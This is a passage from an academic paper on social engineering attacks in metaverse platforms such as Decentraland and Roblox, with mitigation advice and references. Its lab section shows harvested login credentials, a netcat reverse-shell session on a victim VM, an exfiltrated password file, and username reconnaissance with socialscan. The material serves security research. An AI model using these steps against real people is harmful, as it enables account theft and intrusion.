<param>lgnjs=1664141842</param>
<param>email=Matt+Smith</param>
<param>pass=this+is+mypassword</param>
<param>prefill_contact_point=</param>
<par
```

Fig 12. Login Credentials Harvested

B. Reverse Shell attack data


In this lab, access to the victim's machine was gained through a reverse shell. The victim had admin access to the network due to them being high profile, and it was possible to access and view all their files, transfer them to the machine, and delete them. Below is the directory of the victim's machine:



```
┌──(root㉿kali)-[~]
└─# nc -vv 192.168.100.7 87
192.168.100.7: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.100.7] 87 (?) open
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\IEUser\Desktop>dir
dir
 Volume in drive C is Windows 7
 Volume Serial Number is D055-099C

 Directory of C:\Users\IEUser\Desktop

09/24/2022  12:18 PM    <DIR>          .
09/24/2022  12:18 PM    <DIR>          ..
09/24/2022  12:13 PM                 0 ef.txt
09/21/2015  02:19 AM               826 eula.lnk
09/24/2022  12:08 PM            28,757 eula.txt
09/24/2022  11:35 AM            36,528 nc.exe
09/24/2022  11:37 AM    <DIR>          netcat-1.11
09/24/2022  12:18 PM                41 passwords.txt
09/24/2022  12:05 PM    <DIR>          test
               5 File(s)         66,152 bytes
               4 Dir(s)  29,396,234,240 bytes free
```

Fig 13. Reverse Shell Victim Machine Directory

Figure 14 is the "passwords.txt" file transferred and opened on the attacker's machine.




```
┌──(root㉿kali)-[~]
└─# cat passwords.txt
usernaem - MattSmith
Password - 53747332
```

Fig 14. Reverse Shell Victim Password.txt file

C. *Vulnerabilities Exploited*


In Decentraland, there are several methods through which social engineering attacks can exploit unaware victims. Due to Decentraland's Metaverse being the closest to a completely futuristic Metaverse, they have enabled several features that can be exploited. The chat box and voice chat capabilities allow for any information to be sent, and it does not block websites or any social media platforms, including Discord and Facebook. Refer to Figure 15.



Welcome to realm loki!
Type /help for info about controls
You: Hi Guys!
You: Check out www.thisisafakesite.com
You: or add me on Facebook and Discord!

Fig 15. Decentraland Chat Box Vulnerability Page

Another vulnerability exploited was that the victim's machine had a high level of rights—this enabled us to view all the files on their machine, transfer and delete them, and run admin-level commands. We could run commands such as "Netstat," as seen in Figure 16, which shows all the incoming and outgoing connections to the PC, and other commands such as "Driverquery," which allows us to check all the drivers installed and their versions.




```
usbhub       Microsoft USB Standard Kernel        10/17/2017 6:55:50 PM
usbohci      Microsoft USB Open Hos Kernel        10/17/2017 6:55:29 PM
usbprint     Microsoft USB PRINTER  Kernel        7/13/2009 5:17:06 PM
USBSTOR      USB Mass Storage Drive Kernel        2/3/2016 9:59:58 AM
usbuhci      Microsoft USB Universa Kernel        10/17/2017 6:55:26 PM
VBoxGuest    VirtualBox Guest Drive Kernel        9/8/2015 12:05:32 AM
VBoxMouse    VirtualBox Guest Mouse Kernel        9/8/2015 12:05:32 AM
VBoxSF       VirtualBox Shared Fold File System   9/8/2015 12:05:32 AM
VBoxVideo    VBoxVideo              Kernel        9/8/2015 12:05:32 AM
vdrvroot     Microsoft Virtual Driv Kernel        7/13/2009 4:46:19 PM
vga          vga                    Kernel        7/13/2009 4:25:49 PM
VgaSave      VgaSave                Kernel        7/13/2009 4:25:50 PM
vhdmp        vhdmp                  Kernel        11/20/2010 1:51:49 AM
viaagp       VIA AGP Bus Filter     Kernel        7/13/2009 4:25:39 PM
ViaC7        VIA C7 Processor Drive Kernel        2/20/2019 7:34:04 PM
viaide       viaide                 Kernel        7/13/2009 4:11:20 PM
vmbus        Virtual Machine Bus    Kernel        11/20/2010 1:14:58 AM
VMBusHID     VMBusHID               Kernel        11/20/2010 1:14:44 AM
volmgr       Volume Manager Driver  Kernel        11/20/2010 12:38:06 AM
volmgrx      Dynamic Volume Manager Kernel        7/7/2017 7:47:46 AM
volsnap      Storage volumes        Kernel        11/20/2010 12:38:13 AM
vsmraid      vsmraid                Kernel        1/30/2009 5:13:29 PM
vwifibus     Virtual WiFi Bus Drive Kernel        7/13/2009 4:52:02 PM
WacomPen     Wacom Serial Pen HID D Kernel        7/13/2009 4:46:53 PM
WANARP       Remote Access IP ARP D Kernel        11/20/2010 2:07:45 AM
Wanarpv6     Remote Access IPv6 ARP Kernel        11/20/2010 2:07:45 AM
Wd           Wd                     Kernel        7/13/2009 4:11:31 PM
Wdf01000     Kernel Mode Driver Fra Kernel        6/21/2013 7:29:37 PM
WfpLwf       WFP Lightweight Filter Kernel        7/13/2009 4:53:51 PM
WIMMount     WIMMount               File System   7/13/2009 4:17:57 PM
WmiAcpi      Microsoft Windows Mana Kernel        7/13/2009 4:19:16 PM
ws2ifsl      Winsock IFS Driver     Kernel        7/13/2009 4:55:01 PM
WudfPf       User Mode Driver Frame Kernel        7/25/2012 7:33:43 PM

C:\Users\IEUser\Desktop>

C:\Users\IEUser\Desktop>netstat
netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    192.168.100.7:87       192.168.100.6:56402    ESTABLISHED
  TCP    192.168.100.7:49619    lhr48s09-in-f10:https  CLOSE_WAIT
```

Fig 16. Admin Rights Vulnerability – NetStat+DriveQuery

D. *Analysis of Vulnerabilities of Phishing Attacks*

Figure 17 shows an analysis of the credentials harvesting attack. The passwords exploited would likely be used on other accounts, we used a tool such as Social Scan to check this, as can be seen below, "MattSmith", can be found on the following platforms, including the URL's:



```
┌──(root㉿kali)-[~/socialscan/socialscan/socialscan]
└─# socialscan Mattsmith --show-urls
─────────────────────────────────────────
              Mattsmith
─────────────────────────────────────────
GitHub - https://github.com/Mattsmith
GitLab - https://gitlab.com/Mattsmith
Lastfm - https://www.last.fm/user/Mattsmith
Reddit - https://www.reddit.com/u/Mattsmith
Twitter - https://twitter.com/Mattsmith
Yahoo
Tumblr: Invalid blog name
```

Fig 17. Social Engineering Scan Results

E. *NetCat Reverse Shell Attack*

This attack exploited the victim's machine and gained full access to make changes. It is also apparent that this user has full rights, giving access to the network's other machines. This is very dangerous as it shows poor access control practices, and any breach would compromise the whole organisation.

VI. DISCUSSION AND CONCLUSION

This section discusses what security controls can be applied in the Metaverse for the end users and developers to prevent social engineering attacks. Examining the social engineering life cycle can prevent attacks at the investigation and hook stages. Still, reacting at the play and exit stages is only possible if the attack has already been deployed.

A. *User Mitigation Security Controls*

At the investigation stage, attacks cannot be prevented by sharing only essential information and data - this means that the attacker will not be able to gather enough data to dictate if the user is worth the effort spent on a spear phishing attack. The user should implement a Zero Trust policy in their interactions in the Metaverse. Zero Trust is a policy used in infrastructure and assumes that each step of the process has no security checks; hence, security checks are deployed at every step of any critical process. This should be applied to the interactions in the Metaverse, and the users should assume that they cannot trust any user with their data. Nakajima [25] Suggests that an effective method to prevent social engineering attacks is constantly updating the user's decision criteria with examples. Users should also limit the information they share on social media to prevent potential attackers from collecting data.


B. *Metaverse Developer Security Controls*

As a developer of the Metaverse, I know it is critical to ensure user security. This is because reputational damage early in the Metaverse race would significantly impact the business. Developers should enhance security in the chat box, voice chat and advertisement sections of the Metaverse. In the case of Decentraland, all of these mediums allowed access to any link without filters. There needs to be a strict vetting process for users and advertisers in the Metaverse as there are many points in the Metaverse where users can interact with items that take them to external links. We recommend that social engineering should be considered in the design stage of the Metaverse in the same way that technical security is considered. This is because even though existing research has discussed various prevention methods against social engineering attacks, the number of victims has not decreased. As such, the paper should extensively examine every element of the Metaverse before it is released to the corporate environment. This is because the impact this would have would be much more significant and could affect the global economy. Of all the social engineering attacks, Spear Phishing attacks will be most effective due to the information available to the attacker. It is difficult for the Metaverse to target this attack as it is meant to be a decentralised world with much freedom for users - once restrictions are applied, it may not be as appealing as promised. Communication methods held in most Metaverses are through chat boxes and voice chats; however, the more mature Metaverses offer external third-party extensions such as Voxels and Decentraland. This means it is possible to click on a link in the Metaverse, and the user will be directed to an external page with a pop up as a security preventative. This mechanism does not scan the actual link. As discussed in the implementation section, the impact of a social engineering attack can vary depending on the attack; however, as the attack breaches the organisation, the impact will be reputational damage, monetary damage, fines, and competitor advantage. The current mechanisms to mitigate social engineering attacks are limited and dependent on the Metaverses. A Metaverse like Roblox does not have the full decentralised functionality, but it has an excellent system to block links and words relating to social platforms; however, a Metaverse like Decentraland offering higher functionality does not have many security features that prevent social engineering as it allows links to be sent in the chat box.

The paper explored methods to prevent social engineering attacks in the Metaverse platform that are due to be released by Microsoft, Meta (Facebook) and Amazon to the corporate world due to exponentially higher impact. The implementation shows how an attack scenario depicts a real-world scenario as the corporate Metaverse is yet to be released; however, a real-life scenario of the practical lab in the corporate world has been discussed. In the second part of the practical lab, the existing Metasploit payloads target patched vulnerabilities. For this reason, this step was skipped as it follows the same process of the phishing attack and focused on the NetCat attack, which is the result of the Metasploit payload in a real-world scenario. There are security controls that need to be implemented from the user level, the organisation level using the Metaverse, and the developers of the Metaverse. These mitigations mainly revolve around applying social engineering security precautions as part of the design of the Metaverse and encouraging users not to trust any users in the Metaverse and to report any incidents as soon as they happen.

C. *Social Engineering Attacks Vulnerability Analysis*

Based on exploring the different methods of attacks in both Decentraland and Roblox, the table in Figure 18 was generated to present the results. It must be noted that there is a different level of difficulty for the same attack in both Metaverses, as Roblox is more restricted than Decentraland.



	ROBLOX		Decentraland	
Attack Types	Difficulty	Value	Difficulty	Value
Phishing	Low	Medium	Low	Medium
Spear Phishing	High	Medium	Medium	High
Baiting	Medium	Low	Medium	High
Scareware	Medium	Low	Medium	High
Pretexting	High	Medium	High	High

Fig 18. Attacks Matrix on Decentraland and Roblox Platform

However, Decentraland has more valuable assets, users and information to be exploited compared to Roblox. The paper concluded that the most effective attack on both Metaverses is the Spear Phishing attack because the

Metaverse provides a lot of information about users, where attackers would be able to perform reconnaissance in the Metaverse to identify the high-value target to exploit. In Decentraland, many platforms advertise services and products similar to those in the physical world. Once approached, these advertisements direct the user to an external link, and there is a prompt that notifies the user before they enter - it is difficult to identify whether it is a safe site. This indicates the average user could fall for a phishing attack through a malicious website.

Future works will focus on the impact of social engineering attacks in the metaverse and how AI could be used to minimise future breaches caused by these attacks.

REFERENCES

[1] L. Rosenberg, "Fixing the metaverse: Augmented reality pioneer shares ideas for avoiding dystopia," https://bigthink.com/the-future/metaverse-dystopia/.

[2] Embroker, "Top 10 Cybersecurity Threats in 2022,". https://www.embroker.com/blog/top-10-cybersecurity-threats-2022/.

[3] A. Gupta, "What Is a Metaverse?". https://www.gartner.com/en/articles/what-is-a-metaverse.

[4] A. Yeboah-Ofori and A. Hawsh, "Evil Twin Attacks on Smart Home IoT Devices for Visually Impaired Users," *IEEE International Smart Cities Conference (ISC2),* pp. 1-7, 2023.

[5] A. Yeboah-Ofori and A. Hawsh, "Effects of Cyberattacks on Virtual Reality and Augmented Reality Technologies for People with Disabilities," *2023 IEEE International Smart Cities Conference (ISC2),* pp. 1-7, 2023.

[6] Kaspersky, "What is Social Engineering?," Kaspersky Lab, 2022. https://www.kaspersky.co.uk/resource-center/definitions/what-is-social-engineering.

[7] G. Davis, "'Roblox' Trojan Virus Now Infecting PCs! Even Business Computers are At Risk," May 2022. https://www.techtimes.com/articles/275451/20220515/roblox-trojan-virus-now-infecting-pcs-even-business-computers-risk.htm.

[8] H. Duan, J. Li, S. Fan, Z. Lin, X. Wu and W. Cai, "Metaverse for Social Good: A University Campus Prototype," in *MM '21: ACM Multimedia Conference,* New York, 2021.

[9] C. Hackl, "Defining The Metaverse Today," Forbes, 2 May 2021. [Online]. Available: https://www.forbes.com/sites/cathyhackl/2021/05/02/defining-the-metaverse-today/. [Accessed June 2024].

[10] S. Mystakidis, "Metaverse," *Encyclopedia,* pp. 486-497, 2022.

[11] S. Hollensen, P. Kotler and M. O. Opresnik, "Metaverse – the new marketing universe," *Journal of Business Strategy,* 2022.

[12] A. Webster, "Gucci built a persistent town inside of Roblox," May 2022. [Online]. Available: https://www.theverge.com/2022/5/27/23143404/gucci-town-roblox.

[13] C. Gonzalez, "Top 8 Social Engineering Techniques and How to Prevent Them," April 2022. [Online]. Available: https://www.exabeam.com/information-security/top-8-social-engineering-techniques-and-how-to-prevent-them-2022/.

[14] F. Salahdine and N. Kaabouch, "Social Engineering Attacks: A Survey," *Future Internet,* 2019.

[15] P. Bhattad and R. Patil, "Social Engineering in Cyber Security: A Comprehensive Review of Modern Threats, Challenges, and Counter Measures," *Kesari Mahratta Trust,* vol. 1, no. 1, pp. 1-10, 2023.

[16] N. Huq, R. Reyes, P. Lin and M. Swimmer, "Metaverse or Metaworse? Cybersecurity Threats Against the Internet of Experiences," *Trendmicro,* 2022.

[17] L. Buck and R. McDonnell, "Security and Privacy in the Metaverse: The Threat of the Digital," in *CHI Conference on Human Factors in Computing Systems*

[18] H. Wilcox, M. Bhattacharya and R. Islam, "Social Engineering through Social Media: An Investigation on Enterprise Security," *Applications and Techniques in Information Security.,* pp. 243-255, 2014.

[19] S. Ahmad, "Social Engineering Techniques Contrast Study," *International Journal of Engineering Studies,* pp. 105-110, 2017.

[20] K. Alhasan, K. Alhasan and S. Al Hashimi, "Roblox in Higher Education: Opportunities, Challenges, and Future Directions for Multimedia Learning," *(iJET),* vol. 18, no. 19, pp. 32-46, 2023.

[21] G. Press, "How Many People Play Roblox – User and Growth Stats in 2024," What's The Big Data, 18 April 2024. https://whatsthebigdata.com/roblox-users/.

[22] J. Clement, "Roblox games global DAU as of Q2 2022," Statista, 10 May 2024. [Online]. Available: https://www.statista.com/statistics/1192573/daily-active-users-global-roblox/.

[23] Samsung Newsroom U.S., "Samsung Dives Deeper into the Web 3.0 Space with Discord Launch," July 2022.

[24] N. Bulous, "Mediated Communities: A Case Study on the Relationship between User Interfaces and Online Communities," 2021.

[25] Y. Kano and T. Nakajima, "Trust Factors of Social Engineering Attacks on Social Networking Services," 2021.